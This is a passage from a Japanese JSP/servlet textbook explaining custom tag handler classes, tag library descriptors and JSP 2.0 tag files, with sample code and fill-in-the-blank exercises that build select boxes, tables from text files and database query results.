Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.416と同様の選択ボックスが生成されていることを確認してみましょう*3。

http://localhost:8080/jsp10/lesson32/custom.jsp

*3 本サンプルでは登録の機能は実装していません。したがって、一覧画面から［登録］ボタンをクリックしても、エラーとなってしまいますので、注意してください。

タグライブラリディスクリプターの記述

カスタムタグを動作するには、LESSON 31でも紹介したタグライブラリディスクリプター（.tldファイル）にあらかじめカスタムタグの定義情報を記述しておく必要があります。タグライブラリディスクリプターの骨子についてはP.408を参照いただくとして、ここではカスタムタグの定義部分（12～26行目）に注目してみることにしましょう。

```
12 <tag>
13   <name>CreateOption</name>
14   <tag-class>to.msn.wings.lesson32.CreateOptionTag</tag-class>
15   <body-content>empty</body-content>
16   <attribute>
17     <name>start</name>
18     <required>false</required>
19     <rtexprvalue>true</rtexprvalue>
20   </attribute>
21   <attribute>
22     <name>end</name>
23     <required>false</required>
24     <rtexprvalue>true</rtexprvalue>
25   </attribute>
26 </tag>
```

カスタムタグの仕様を記述するのは、<tag>要素の役割です。複数のタグを指定したい場合には、タグの数だけ<tag>要素を併記することも可能です。<tag>要素配下では、以下のような要素を用いてタグの構成を表します。

▼<tag>要素配下の主な要素

要素	概要
<name>	タグ名
<tag-class>	タグの実際の動作を司るクラス名
<body-content>	タグの配下にボディ（本体）を含められるかどうか
設定値	概要
empty	本体が空である
scriptless	タグ本体にスクリプティング要素を含まない（デフォルト）
tagdependent	タグ本体をタグハンドラーが操作
JSP	タグ本体をJSPスクリプトとして解析
<attribute>	タグで使える属性群

<attribute>要素配下には、さらに以下のような要素を記述できます。属性が複数存在す

る場合には、<attribute>要素を複数記述します。

▼<attribute>要素配下の主な要素

要素	概要
<name>	属性名
<required>	属性が必須であるか
<rtexprvalue>	属性値に式（Expression）／式言語を含めることができるか

以上の構文ルールに則って、<tag>要素の内容をまとめてみると、以下のようになります。

▼CreateOptionタグの仕様

タグ名	CreateOption（属性の指定に従って<option>要素を生成）
クラス名	to.msn.wings.lesson32.CreateOptionTagクラス
タグの種類	空要素
属性	start（任意）：オプション値の開始値
	end（任意）：オプション値の終了値

タグの骨子を記述する

カスタムタグの動作ロジックは、サーブレットやJavaBeans同様、.javaファイルに記述します。これを**タグハンドラークラス**と言います。

まずは、タグハンドラークラスの記述に最低限必要な骨子を抜き出してみます。

```
 5 import javax.servlet.jsp.JspException;                    ①
     ...中略...
 7 import javax.servlet.jsp.tagext.TagSupport;               ①
 8
 9 public class CreateOptionTag extends TagSupport {         ②
     ...中略...
16   public int doStartTag() throws JspException {          ③
       ...中略...
26   }                                                      ③
27 }
```

① javax.servlet.jsp.JspException／javax.servlet.jsp.tagext.TagSupportクラスが必須

タグライブラリを定義する場合は、javax.servlet.jsp.JspException、javax.servlet.jsp.tagext.TagSupportという2つのクラスをインポートしておく必要があります。

② TagSupportクラスを継承しなければならない

タグライブラリの基本的な機能を規定しているのがTagSupportクラスです。実は、タグライブラリプログラミングとは、あらかじめ用意されたTagSupportというタグ処理クラスの機能を引き継ぎながら、これにオリジナルの機能を追加していくことなのです。こうした

考え方は、サーブレットがHttpServletクラスを継承しなければならないのとよく似ています。

ちなみに、タグにボディ（本体）を含ませたい場合は、TagSupportクラスの代わりにBodyTagSupportクラスを継承します。

③タグの具体的な動作はdoStartTag / doEndTagメソッドで定義する

サーブレットのdoGet / doPostメソッドにあたる部分です。doStartTagメソッドはタグが開始したときに、doEndTagメソッドはタグが終了したときに、それぞれ呼び出されます。今回のように、中身のないタグを定義する場合には、doStartTagメソッドに具体的な動作を記述します*1。

なお、doStartTag / doEndTagメソッドの戻り値は、メソッド実行後の動作を指示するためのパラメーターで、以下の値を指定可能です。

*1　処理、出力内容自体はLESSON 13などでも紹介している内容ですので、ここでは割愛します。

▼doStartTag / doEndTagメソッドの戻り値

メソッド	戻り値	概要
doStartTag	SKIP_BODY	タグ本体をスキップ
	EVAL_BODY_INCLUDE	タグの本体をそのまま出力
	EVAL_BODY_BUFFERED	タグの本体をタグハンドラーで処理*2
doEndTag	EVAL_PAGE	残りのページを処理する
	SKIP_PAGE	残りのページを処理しない

*2　BodyTagSupportクラスを継承したタグハンドラーでのみ利用できます。

タグ処理の結果を出力する

タグでの処理結果をブラウザーに出力したい場合には、サーブレット同様、暗黙オブジェクトoutに相当するJspWriterオブジェクトを明示的に生成する必要があります。

```
18 JspWriter out = pageContext.getOut();
```

pageContextオブジェクトは、タグハンドラークラスの中で利用できる暗黙オブジェクトで、JSPの暗黙オブジェクトへのアクセス手段を提供しています。ここでは暗黙オブジェクトoutを取得するためにgetOutメソッドを使用していますが、その他にも以下のようなメソッドを利用できます。

▼pageContextオブジェクトの主なメソッド

暗黙オブジェクト	pageContextオブジェクトのメソッド
out	getOut()
request	getRequest()
response	getResponse()
page	getPage()

暗黙オブジェクト	pageContext オブジェクトのメソッド
exception	getException()
config	getServletConfig()
application	getServletContext()
session	getSession()

属性値をセットする

タグが属性を持つ場合、タグハンドラークラスでは、これを受け取る仕組みを用意しておく必要があります。これがsetXxxxxメソッドです。

JavaBeansをきちんと理解した方は、すぐにアクセサーメソッドだと思われたに違いありません。まさしくそのとおりです。10～13行目に注目してみましょう。


```
10 private int start = 0;
11 private int end = 10;
12 public void setStart(int start) { this.start = start; }
13 public void setEnd(int end) { this.end = end; }
```

実際の属性値は対応するprivate変数（10～11行目）に格納されます。属性の設定が任意である場合、10～11行目のようにあらかじめデフォルト値をセットしておきます。

そして、外部から属性をセットする際には、12～13行目のように「set＜属性名＞」という名前の付いたセッターメソッドが使われます。こちらは外部からアクセスされますから、アクセス修飾子はpublicとしておきます。また、メソッド名を付ける際には、属性名の頭文字が大文字になる点に注意してください。

Note カスタムタグ動作の流れ

P.407で紹介した関数と同様、カスタムタグもまた複数のファイルが密接に関連し合って動作しています。理解を整理するという意味で、必要とするファイルと、動作の流れを図示しておきます。



▲カスタムタグ実行の流れ

カスタムタグと関数の使い分け

LESSON 31と本LESSONのサンプルを比べてもわかるように、実は、カスタムタグと関数とは記述の形式が異なるだけで、与えられたパラメーターに基づいて、何かしらの結果を返すという意味で、同じような役割を持っています。

では、この両者はどのように使い分ければよいのでしょうか。どちらもビュー層（JSP）で利用できる技術であるだけに、微妙に使い分けの基準があいまいなところもありますが、ここでは著者なりの基準をいくつかまとめておきます。

(1) 戻り値をどのように使用するか

Function（というか式言語）の場合、これをそのまま他のカスタムタグの属性値として指定できます。一方、カスタムタグの場合、タグ同士を入れ子にすることはできますが、直接の属性値として指定することはできません*。

よって、戻り値を他のカスタムタグの入力として使用したい場合には、Function（関数）

＊厳密には、フラグメントという仕組みを利用することで可能ですが、記述はやや冗長になります。

を利用したほうがシンプルにコードを記述できます。

(2) 引数の多寡

構文のうえでは、Function（関数）の引数は単なるカンマ区切りの値で表されるのに対して、カスタムタグは「属性名="値"」の形式で表せます。引数の数が少ない場合、Function（関数）は引数をシンプルに渡せるというメリットがありますが、逆に多くなった場合、どの値が何を意味しているのかがわかりにくくなります。

引数がある程度多くなった場合には（著者の感覚では、引数の数が3個を超える場合）、カスタムタグを利用したほうが引数の意味も明確となり、コードの可読性も向上します。

同じく、任意の引数が多いか少ないかという点もポイントです。カスタムタグでは必須／任意の指定ができますが、Function（関数）はできませんので、引数の異なる関数をいくつも定義する必要があります。

(3) 引数の内容

引数の内容についても注目です。Function（関数）は、たとえば何行にもわたるような文字列を引き渡すのには向いていません（コードが読みにくくなります）。

一方、カスタムタグは引数を渡すために、属性以外に、本体（要素配下のテキスト）を利用できますので、長い引数についてもスマートに表現できます。

(4) 暗黙オブジェクトへのアクセスが必要か

Function（関数）は、単なるJavaクラスであるという性質上、暗黙オブジェクトにアクセスするための手段を提供しません。つまり、暗黙オブジェクトへのアクセスが必要である場合には、引数として暗黙オブジェクトpageContext（P.380）をいちいち引き渡す必要があるということです。些細なことではありますが、このようにユーザーの目的に直接関係しない引数を明示的に渡さなければならないのは、使い勝手としても好ましくありませんので、避けたほうが無難でしょう。

もちろん、ここで挙げたことはあくまで一般論で、状況次第では上記の限りではない局面もあるかもしれません。使い分けの基準の1つということで、おさえておいてください。

まとめ

- カスタムタグを動作するには、あらかじめタグライブラリディスクリプターを宣言しなければなりません。カスタムタグの基本情報を定義するのは、<tag>要素の役割です。
- タグハンドラークラスは、TagSupport / BodyTagSupportなどの基本クラスを継承することで定義します。
- タグの具体的な動作はdoStartTag / doEndTagメソッドなどに記述します。
- タグから出力を行う場合は、JspWriterオブジェクトを明示的に生成しなければなりません。
- カスタムタグの属性は、setXxxxxメソッドで処理できます。


実習　講義　**練習問題**　CHAPTER 08 LESSON 32

Q1 カスタムタグを利用して、タブ区切りのテキストデータを読み込み、HTMLテーブルに整形してみましょう。以下の空欄を埋めて、リストのコードを完成させてください。

なお、カスタムタグ<win:Text2Table>の仕様は、以下のとおりです。

▼<win:Text2Table>の仕様

概要	指定されたテキストファイルを一覧表に整形する
属性	path（必須）：読み込みテキストのパス
	titleColor（任意）：タイトル行の背景色
	dataColor（任意）：データ行の背景色
子要素	なし（空要素）



No	名前	性別	電話番号	住所
1	高橋秀和	男	04x-231x-123x	小金井市△△町123-3249
2	輪笠貴子	女	00x-1231-xxxx	横浜市○○区△△町34165-1
3	佐々木健司	男	04x-231x-xxxx	川崎市○○町1-3213
4	鳥内宮子	女	09x-21xx-xx97	横浜市◇◇区5-16
5	金崎瑞穂	女	02x-654x-324x	相模原市△△区1-9-21

▲テキストファイルの内容を一覧表示

リスト1 p1_text2table.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%@ taglib prefix="[ ① ]" uri="http://www.wings.msn.to/
WingsTagLibs-1.0" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>タグライブラリでテキストファイルを表示</title>
</head>
<body>
<win:Text2Table path="/WEB-INF/data/custom.txt"
  titleColor="#00ccff" dataColor="#ffffcc" />
</body>
</html>
```

リスト2 P1_Text2TableTag.java

```
package to.msn.wings.lesson32;

import java.io.BufferedReader;
import java.io.FileReader;
import java.util.StringTokenizer;

import javax.servlet.ServletContext;
import javax.servlet.jsp.JspException;
import javax.servlet.jsp.JspWriter;
import javax.servlet.jsp.tagext.TagSupport;

public class P1_Text2TableTag extends [ ② ] {
  private String path = null;
  private String titleColor = "#FFffCC";
  private String dataColor = "#FFffFF";
  [ ③ ]
  public void setTitleColor(String titleColor) { this.titleColor = titleColor; }
  public void setDataColor(String dataColor) { this.dataColor = dataColor; }

  @Override
  public int [ ④ ]() throws JspException {
    boolean flag = true;
    ServletContext application=pageContext.getServletContext();
    JspWriter out = pageContext.getOut();
    try {
      FileReader reader = new FileReader(application.getRealPath(this.path));
      BufferedReader buf = new BufferedReader(reader);
      out.println("<table border='1'>");
      while(buf.ready()) {
        String line = buf.readLine();
```

```
        if(flag) {
          out.println("<tr style='background:" + titleColor + "'>");
          flag = false;
        } else {
          out.println("<tr style='background:" + dataColor + "'>");
        }
        StringTokenizer token = new StringTokenizer(line, "¥t");
        while(token.hasMoreTokens()) {
          out.println("<td>" + token.nextToken() + "</td>");
        }
        out.println("</tr>");
      }
      out.println("</table>");
      buf.close();
    } catch(Exception e) {
      e.printStackTrace();
    }
    return SKIP_BODY;
  }
}
```

リスト3 WingsTag.tld

```
<?xml version="1.0" encoding="UTF-8" ?>
<taglib xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee/ ↩
web-jsptaglibrary_2_1.xsd"
  version="2.1">
  <description>JSP10 Samples</description>
  <display-name>JSP10 Samples</display-name>
  <tlib-version>1.0</tlib-version>
  <[ ⑤ ]>win</[ ⑤ ]>
  <uri>[ ⑥ ]</uri>
  ...中略...
  <tag>
    <name>[ ⑦ ]</name>
    <tag-class>[ ⑧ ]</tag-class>
    <body-content>empty</body-content>
    <attribute>
      <name>[ ⑨ ]</name>
      <required>[ ⑩ ]</required>
      <rtexprvalue>true</rtexprvalue>
    </attribute>
    <attribute>
      <name>titleColor</name>
      <required>false</required>
      <rtexprvalue>true</rtexprvalue>
```

```
40      </attribute>
41      <attribute>
42        <name>dataColor</name>
43        <required>false</required>
44        <rtexprvalue>true</rtexprvalue>
45      </attribute>
46    </tag>
      ...中略...
65  </taglib>
```

Q2 カスタムタグを利用して、フォームから入力した内容を指定されたファイルにタブ区切りテキストの形式で追加書き込みます。以下の空欄を埋めて、リストを完成させてみてください。

カスタムタグ<win:TextWriter>の仕様は、以下のとおりです。

▼<win:TextWriter>の仕様

概要	指定されたファイルに配下のテキストを書き込む
属性	path（必須）：保存先のパス
本体	あり（テキストファイルに書き込む文字列）

Hint カスタムタグ配下のテキストを取得するには、bodyContentオブジェクトのgetStringメソッドを利用します。bodyContentオブジェクトはBodyTagSupportクラスを継承したタグハンドラークラスで利用可能な暗黙オブジェクトです。

リスト4 p2_textwriter1.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>住所の登録</title>
</head>
<body>
<form method="POST" action="p2_textwriter2.jsp">
<div>
  <label>No：<br />
    <input type="text" name="no" size="3" />
  </label>
</div>
<div>
  <label>名前：<br />
    <input type="text" name="name" size="20" />
  </label>
</div>
<div>
  <label>性別：<br />
  <select name="sex">
    <option value="男">男</option>
    <option value="女">女</option>
  </select>
  </label>
</div>
<div>
  <label>TEL：<br />
    <input type="text" name="tel" size="20" />
```

```
  </label>
</div>
<div>
  <label>住所：<br />
    <input type="text" name="address" size="60" />
  </label>
</div>
<div>
  <input type="submit" value="登録" />
</div>
</form>
</body>
</html>
```

リスト5 p2_textwriter2.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%@ taglib prefix="c"   uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
<%@ taglib prefix="win" uri="http://www.wings.msn.to/ ↩
WingsTagLibs-1.0" %>
<fmt:requestEncoding value="UTF-8" />
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>タグライブラリでテキストファイルに書き込み</title>
</head>
<body>
<win:TextWriter path="/WEB-INF/data/custom.txt">
  <c:set var="names" value="no,name,sex,tel,address" />
  <c:forEach var="name" items="${names}">
    <c:set var="result">${result} ${param[name]}</c:set>
  </c:forEach>
  ${result}
</win:TextWriter>
書き込みに成功しました。
</body>
</html>
```

リスト6 P2_TextWriterTag.java

```
1  package to.msn.wings.lesson32;
2
3  import java.io.BufferedWriter;
4  import java.io.FileWriter;
5
6  import javax.servlet.ServletContext;
7  import javax.servlet.jsp.JspException;
8  import javax.servlet.jsp.tagext.BodyTagSupport;
9
10 public class P2_TextWriterTag extends [①] {
11   String path = null;
12   public void [②](String path) { this.path = path; }
13
14   @Override
15   public int doStartTag() throws JspException {
16     return EVAL_BODY_BUFFERED;
17   }
18
19   @Override
20   public int doEndTag() throws JspException {
21     try {
22       ServletContext application = pageContext.[③]();
23       FileWriter writer = new FileWriter(
24         application.getRealPath(this.path), true);
25       BufferedWriter buf = new BufferedWriter(writer);
26       buf.write(bodyContent.getString().trim());*
27       buf.newLine();
28       buf.close();
29     } catch(Exception e) {
30       e.printStackTrace();
31     }
32     return EVAL_PAGE;
33   }
34 }
```

＊ trimはStringオブジェクトのメソッドで、文字列前後の空白（スペースや改行）を除去します。ここでは、タグ本体からインデントや改行を除去するために利用しています。


リスト7 WingsTag.tld

```
<?xml version="1.0" encoding="UTF-8" ?>
<taglib xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee/
web-jsptaglibrary_2_1.xsd"
  version="2.1">
  <description>JSP10 Samples</description>
  <display-name>JSP10 Samples</display-name>
  <tlib-version>1.0</tlib-version>
  <short-name>win</short-name>
  <uri>http://www.wings.msn.to/WingsTagLibs-1.0</uri>
  ...中略...
  <tag>
    <name>TextWriter</name>
    <tag-class>to.msn.wings.lesson32.P2_TextWriterTag</tag-class>
    <body-content>scriptless</body-content>
    <[ ④ ]>
      <name>[ ⑤ ]</name>
      <required>true</required>
      <rtexprvalue>true</rtexprvalue>
    </[ ④ ]>
  </tag>
  ...中略...
</taglib>
```

LESSON 33

タグファイル活用でカスタムタグ作成を効率化

タグファイルを利用することで、タグハンドラークラスを利用するよりも簡単にカスタムタグを作成できます。LESSON 33では、タグファイルで、前のLessonで作成した<win:CreateOption>要素を書き直してみましょう。



▲<win:CreateOption>要素で生成した選択ボックス

サンプルファイル ▶ jsp10 ▶ lesson33 ▶ WEB-INF ▶ custom.jsp / tags ▶ CreateOption.tag

実習 講義 練習問題 CHAPTER 08 LESSON 33

1 コードを入力する（JSPページ）

メモ帳で/lesson33フォルダーのcustom.jspを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 custom.jsp

```
1 <%@ page contentType="text/html; charset=UTF-8" %>
2 <%@ taglib prefix="win" tagdir="/WEB-INF/tags" %>
3 <!DOCTYPE html>
...後略...
```

2 新規にコードを作成する（タグファイル）

メモ帳で新規文書を作成し、リスト2のコードを入力します。リストの内容を入力できたら、/WEB-INF/tagsフォルダーにCreateOption.tagという名前でファイルを保存します。文字コードはUTF-8に設定してください。

レッスン予定日 月 日

レッスン終了

リスト2 CreateOption.tag

```
1 <%@ tag body-content="empty" pageEncoding="UTF-8" %>
2 <%@ attribute name="start" required="true" %>
3 <%@ attribute name="end" required="true" %>
4 <%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
5 <c:forEach var="i" begin="${start}" end="${end}">
6   <option value="${i}">${i}</option>
7 </c:forEach>
```

3 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.434と同様の選択ボックスが生成されていることを確認してみましょう*。

http://localhost:8080/jsp10/lesson33/custom.jsp

＊本サンプルでは登録の機能は実装していません。したがって、一覧画面から［登録］ボタンをクリックしても、エラーとなってしまいますので、注意してください。

実習　講義　練習問題　CHAPTER 08 LESSON 33


タグファイルとは？

LESSON 32では、タグハンドラークラスを利用したカスタムタグの作成方法について学習しました。しかし実際に体験してみると、タグハンドラークラスでは、クラス定義だけでなくタグライブラリディスクリプター（や場合によってはweb.xml）の設定も必要となり、目的を達成するまでの手順が煩雑でした。実際、「こんなに面倒ならばカスタムタグなんて使いたくない！」と思った方もいるかもしれません。

そこでJSP 2.0以降では、タグファイルという仕組みが新たに提供されました。**タグファイル**とは、カスタムタグをJSPの構文で定義する仕組みのことです。タグファイルを利用することで、面倒なタグハンドラークラスを作成せずに済み、web.xmlやタグライブラリディスクリプターも不要になるため、カスタムタグの作成がとても簡単になります。ここでは、タグファイルの構文のみならず、その便利さをとくと実感してみてください。

タグファイル実行の流れ

タグファイル実行の流れは、P.421でも紹介したタグハンドラークラスに比べると、はるかに単純です。タグファイルの実行に必要なファイルは、タグファイルを利用する.jspファイルとタグファイルそのもの（.tagファイル）の2つだけです。



▲タグファイル動作の仕組み

タグファイルを利用する場合、@taglibディレクティブではuri属性の代わりに、tagdir属性でタグファイルを格納したフォルダーへのパスを指定します。タグファイルの配置先は自由に決めることができますが、/WEB-INF/tagsフォルダーに配置するのが一般的です*1。

JSPページでは、このtagdir属性からタグファイルの格納先を検出し、アクションタグ名をキーに該当するタグファイルを実行します。たとえば、<win:CreateOption>要素であれば、接頭辞を除いた要素名に拡張子「.tag」を付加したCreateOption.tagを実行します。

後述するように、タグファイルではタグの基本情報はすべて「タグファイル内のディレクティブ」として定義されていますので、タグライブラリディスクリプターの記述は必要ありません。

*1 少なくとも/WEB-INFフォルダー直下、もしくはそのサブフォルダーに配置すべきです。/WEB-INFフォルダー以外に.tagファイルを配置した場合、クライアントからコードを参照されてしまう危険性がありますので、注意してください。

タグファイルの基本情報を表す@tagディレクティブ

CreateOption.tagの1行目に注目してください。

```
1 <%@ tag body-content="empty" pageEncoding="UTF-8" %>
```

@tagディレクティブは、タグファイルの中でだけ使えるディレクティブで、タグファイルの基本的な処理方法を示します。.jspファイルにおける@pageディレクティブに相当します。@pageディレクティブと同じく、タグファイルの先頭に記述するのが一般的です。

以下に、@tagディレクティブで利用可能な主な属性を挙げておきます。

▼@tagディレクティブで利用可能な主な属性

属性名	概要
body-content	タグ本体の処理方法（設定値はP.420の表を参照）
pageEncoding	タグファイルの文字エンコーディング名
import	タグファイル内で使用するパッケージ／クラス
isELIgnored	式言語（Expression Language）を使用不可にするか（true / false）
trimDirectiveWhitespaces	ディレクティブ宣言の空行を除去するか
language	使用している言語（固定値でJava）
display-name	タグファイルの表示名（IDEで利用*2）
small-icon	アイコン画像（小）のパス（IDEで利用）
large-icon	アイコン画像（大）のパス（IDEで利用）
description	タグファイルの説明
example	使用例

*2 IDEとは、Integrated Development Environment（統合開発環境）のことです。

タグファイルで利用可能な属性情報を定義する@attributeディレクティブ

タグファイルでも、タグハンドラークラス同様、属性値を受け渡しできます。タグファイルで属性を宣言するには、@attributeディレクティブを使用します。タグライブラリディスクリプターでの<attribute>要素に相当するものだと思っておけばよいでしょう。

@attributeディレクティブで利用できる主な属性は、以下のとおりです。

▼@attributeディレクティブで利用可能な主な属性

属性名	概要	デフォルト
name	属性名	（必須）
required	属性値の指定が必須かどうか	false
rtexprvalue	属性値に式（Expression）／式言語を利用できるか	false
fragment	属性をフラグメントとして利用するか*3	false
type	属性値のデータ型	java.lang.String
description	属性の説明	—

*3 フラグメントについては、本書の範囲を超えるため、説明は割愛します。配布サンプルでは、フラグメント活用の例として「/jsp10/lesson33/dataGridFragment.jsp」「/WEB-INF/tags/DataGridFrag.tag」を提供していますので、興味のある方はあわせて参照してみるとよいでしょう。

@attributeディレクティブで宣言された属性には、タグファイルの任意の箇所から「${属性名}」で参照可能です。

いかがですか。タグファイル特有のディレクティブを除くと、その他はほとんどJSPページと異なるところがないことがわかるでしょうか。JSPページに慣れた人間が簡単にカスタムタグを構築できることが、タグファイルの最大のポイントです。

JSPとサーブレットの使い分け同様、表示中心の部品についてはタグファイルで、ロジック中心の処理についてはタグハンドラークラスで、とうまく使い分けていくと、よりスマートにコードを記述できるはずです。

まとめ

- タグファイルを利用することで、タグハンドラークラスよりも簡単にカスタムタグを定義できます。
- タグファイルを動作するには、タグライブラリディスクリプターの記述は不要です。
- .tagファイルでは、タグファイルを処理する方法を決める@tagディレクティブや、属性を宣言する@attributeディレクティブを使用できます。


実習　講義　**練習問題**　CHAPTER 08 LESSON 33

Q タグファイルを利用して、データベースから抽出した結果セットをHTMLテーブルに整形する<win:DataGrid>要素を定義してみましょう。以下の空欄を埋めて、data grid.jsp、DataGrid.tagを完成させてください。

なお、<win:DataGrid>要素で利用可能な属性は、以下の表のとおりです。

▼<win:DataGrid>要素で利用できる属性

属性	概要
dataSource	接続に使用するデータソースの名前
sql	データ抽出のために使用するSQL-SELECT命令



isbn	title	price	publish	published
978-4-7741-6566-0	PHPライブラリ&サンプル実践活用	2480	技術評論社	2014-06-24
978-4-7980-4179-7	ASP.NET MVC 5実践プログラミング	3500	秀和システム	2014-09-20
978-4-7981-0000-X	独学JSP／サーブレット	2800	翔泳社	2015-03-03
978-4-7981-3332-4	10日でおぼえるjQuery入門教室	2800	翔泳社	2013-10-07
978-4-7981-3546-5	JavaScript逆引きレシピ	3000	翔泳社	2014-08-28
978-4-8222-9836-4	.NET開発テクノロジ入門 2014年版	3800	日経BP	2014-06-05

▲結果セットの内容を一覧表に整形

リスト1 dataGrid.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%@ taglib prefix="win" [ ① ]="/WEB-INF/tags" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>データベース検索</title>
</head>
<body>
<win:DataGrid dataSource="jdbc/Jsp10" sql="SELECT * FROM books" />
</body>
</html>
```

リスト2 DataGrid.tag

```
<%@ [ ② ] body-content="empty" pageEncoding="UTF-8" %>
<%@ [ ③ ] name="dataSource" required="true" %>
<%@ [ ③ ] name="sql" required="true" %>
<%@ [ ④ ] prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<%@ [ ④ ] prefix="sql" uri="http://java.sun.com/jsp/jstl/sql" %>
<sql:setDataSource var="db" dataSource="${dataSource}" />
<sql:query var="rs" dataSource="${db}">${sql}</sql:query>
<table border="1">
  <tr>
    <c:forEach var="col" items="${rs.columnNames}">*
      <th>${col}</th>
    </c:forEach>
  </tr>
  <c:forEach var="row" items="${rs.rows}">
    <tr>
      <c:forEach var="col" items="${rs.columnNames}">
        <td>[ ⑤ ]</td>
      </c:forEach>
    </tr>
  </c:forEach>
</table>
```


* columnNamesプロパティは結果セットに含まれる全フィールド名のセットを返します。ここでは、取得した全フィールド名について、<c:forEach>要素で順に出力していきます。

LESSON 34

フィルターでログ収集しよう

